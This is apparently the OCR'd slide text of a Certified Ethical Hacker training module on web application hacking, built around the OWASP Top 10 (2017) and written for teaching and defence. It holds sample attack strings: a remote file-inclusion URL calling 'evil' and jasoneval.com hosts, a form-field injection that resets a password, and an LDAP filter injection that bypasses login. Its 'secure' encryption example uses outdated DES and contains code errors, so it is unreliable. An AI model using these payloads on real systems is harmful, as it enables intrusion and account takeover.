
C|EH
Certified Ethical Hacker
Module 14
Hacking Web Applications

Module Objectives

Module Objectives

- Understanding Web Application Concepts
- Understanding Web Application Threats
- Understanding Web Application Hacking Methodology
- Overview of Web Application Hacking Tools
- Understanding Different Web Application Attack's Countermeasures
- Overview of Web Application Security Testing Tools
- Overview of Web Application Penetration Testing


Module Flow

1. Web App Concepts
2. Web App Threats
3. Hacking Methodology
4. Web App Hacking Tools
5. Countermeasures
6. Web App Security Testing Tools
7. Web App Pen Testing


Introduction to Web Applications

- Web applications provide an **interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser
- Though web applications enforce certain **security policies**, they are vulnerable to various attacks such as SQL injection, cross-site scripting, session hijacking, etc.
- Web applications and Web 2.0 technologies are invariably used to **support critical business functions** such as CRM, SCM, etc. and improve business efficiency, however, Web technologies such as Web 2.0 provide more attack surface for web application exploitation

How Web Applications Work



Web Application Architecture



Web 2.0 Applications

- Web 2.0 refers to a generation of Web applications that **provide an infrastructure** for more dynamic user participation, social interaction and collaboration

Interoperability

- Blogs (Wordpress)
- Advanced gaming
- Dynamic as opposed to static site content
- RSS-generated syndication

Collaboration on the Web

- Ease of data creation, modification, or deletion by individual users
- Online office software (Google Docs and Microsoft Silverlight)
- Interactive encyclopedias and dictionaries
- Cloud computing websites like (amazon.com)


User-centered Design

- Social networking sites (Facebook, Twitter, LinkedIn, etc.)
- Mash-ups (Emails, IMs, Electronic payment systems)
- Wikis and other collaborative applications
- Google Base and other free Web services (Google Maps)

Interactive Data Sharing

- Frameworks (Yahoo! UI Library, jQuery)
- Flash rich interface websites
- Mobile application (iPhone)
- New technologies like AJAX (Gmail, YouTube)

Vulnerability Stack



Module Flow

1. Web App Concepts
2. Web App Threats
3. Hacking Methodology
4. Web App Hacking Tools
5. Countermeasures
6. Web App Security Testing Tools
7. Web App Pen Testing

OWASP Top 10 Application Security Risks - 2017

A1	Injection
A2	Broken Authentication
A3	Sensitive Data Exposure
A4	XML External Entity (XXE)
A5	Broken Access Control
A6	Security Misconfiguration
A7	Cross-Site Scripting (XSS)
A8	Insecure Deserialization
A9	Using Components with Known Vulnerabilities
A10	Insufficient Logging and Monitoring

https://www.owasp.org

A1 - Injection Flaws

- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection — It involves the injection of malicious SQL queries into user input forms


Command Injection — It involves the injection of malicious code through a web application

LDAP Injection — It involves the injection of malicious LDAP statements

SQL Injection Attacks

SQL Injection Attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches



SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection

Command Injection Attacks

Shell Injection

- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell Injection functions include **system()**, **StartProcess()**, **java.lang.Runtime.exec()**, **System.Diagnostics.Process.Start()**, and similar APIs

HTML Embedding

- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds an **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for **HTML code** or **scripting**

File Injection

- The attacker exploits this vulnerability and injects **malicious code** into **system files**
- `http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?`

Command Injection Example


Malicious code:

```
www.certifiedhacker.com/banner.gif||newpassword||1036|60|468
```


1. An attacker enters **malicious code** (account number) with a new password
2. The last two sets of numbers are the **banner size**
3. Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "**newpassword**"
4. The server script assumes that only the URL of the **banner image file** is inserted into that field

Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command

File Injection Attack



Client code running in a browser



Vulnerable PHP code

http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit? ⟵ Exploit Code

Attacker


Attacker injects a remotely hosted file at www.jasoneval.com containing an exploit

File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system

LDAP Injection Attacks

- LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries
- LDAP is based on the client-server model and clients can **search the directory entries using filters**
- LDAP injection attacks are similar to SQL injection attacks but **exploit user parameters** to generate LDAP query
- An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**
- To test if an application is vulnerable to LDAP code injection, **send a query** to the server that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques

Attacker



If an attacker enters valid user name "certifiedhacker", and injects certifiedhacker)(&)) then the URL string becomes (&(USER=certifiedhacker)(&))(PASS=blah)) only the first filter is processed by the LDAP server, only the query (&(USER=certifiedhacker)(&)) is processed. This query is always true, and the attacker logs into the system without a valid password

A2 - Broken Authentication

- An attacker uses vulnerabilities in the **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users

Session ID in URLs

```
http://www.certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico
```

Attacker **sniffs the network traffic** or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes

Password Exploitation

Attacker gains access to the **web application's password database**. If user passwords are not encrypted, the attacker can exploit every users' password

Timeout Exploitation

If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and **exploit the user's privileges**

A3 - Sensitive Data Exposure

- Many web applications **do not protect their sensitive data** properly from unauthorized users
- Sensitive data exposure takes place due to flaws like insecure cryptographic storage and information leakage
- When an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database, the attacker can exploit this flaw and **steal or modify weakly protected sensitive data** such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt(String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
---------------
return Base64Encoder.encode(plainText); }
```

Secure Code


```
public String encrypt(String plainText) {
DESKeySpec keySpec = new DESKeySpec(encryptKey);
SecretKeyFactory factory =
new SecretKeyFactory.getInstance("DES");
SecretKey key = factory.generateSecret(keySpec);
Cipher cipher = Cipher.getInstance("DES");
cipher.init(Cipher.ENCRYPT_MODE,key);
byte[] utf8text = plainText.getBytes("UTF8");
byte[] enryptedText = ecipher.doFinal(utf8text);
return Base64Encoder.encode(encryptedText); }
```

A4 - XML External Entity (XXE)

- XML External Entity attack is a Server-side Request Forgery (SSRF) attack where an **application is able to parse XML input** from an unreliable source because of the misconfigured XML parser
- An attacker sends a **malicious XML input** containing a reference to an external entity to the victim web application
- When this malicious input is processed by a weakly configured XML parser of the target web application, it enables attacker to **access protected files and services** from servers or connected networks

A5 - Broken Access Control

- Access control refers to how a web application **grants access of its content** and functions to some **privileged users** and **restrict others**
- Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, and then compromises the network
- It allows an attacker to **act as users or administrators** with privileged functions and create, access, update or delete **every record**



A6 - Security Misconfiguration


- Using misconfiguration vulnerabilities like unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc., attackers **gain unauthorized accesses** to default accounts, read unused pages, and read/write unprotected files and directories, etc.
- Security misconfiguration can occur at any **level of an application stack**, including the platform, web server, application server, framework, and custom code

Unvalidated Inputs	It refers to a web application vulnerability where input from a **client is not validated** before being processed by web applications and backend servers
Parameter/Form Tampering	It involves the **manipulation of parameters** exchanged between client and server in order to modify application data
Improper Error Handling	It gives **insight into source code** such as logic flaws, default accounts, etc. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks
Insufficient Transport Layer Protection	It **supports weak algorithms**, and uses expired or invalid certificates. It exposes user's data to untrusted third parties and can lead to account theft

A7 - Cross-Site Scripting (XSS) Attacks


- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, which enables malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**
- Some of the XSS attack exploitation include malicious script execution, redirecting to a malicious server, exploiting user privileges, ads in hidden IFRAMES and pop-ups, data manipulation, etc.

How XSS Attacks Work



Note: Check the CEH Tools, Module 14 Hacking Web Applications for access cheat sheet

Cross-Site Scripting Attack Scenario: Attack via Email

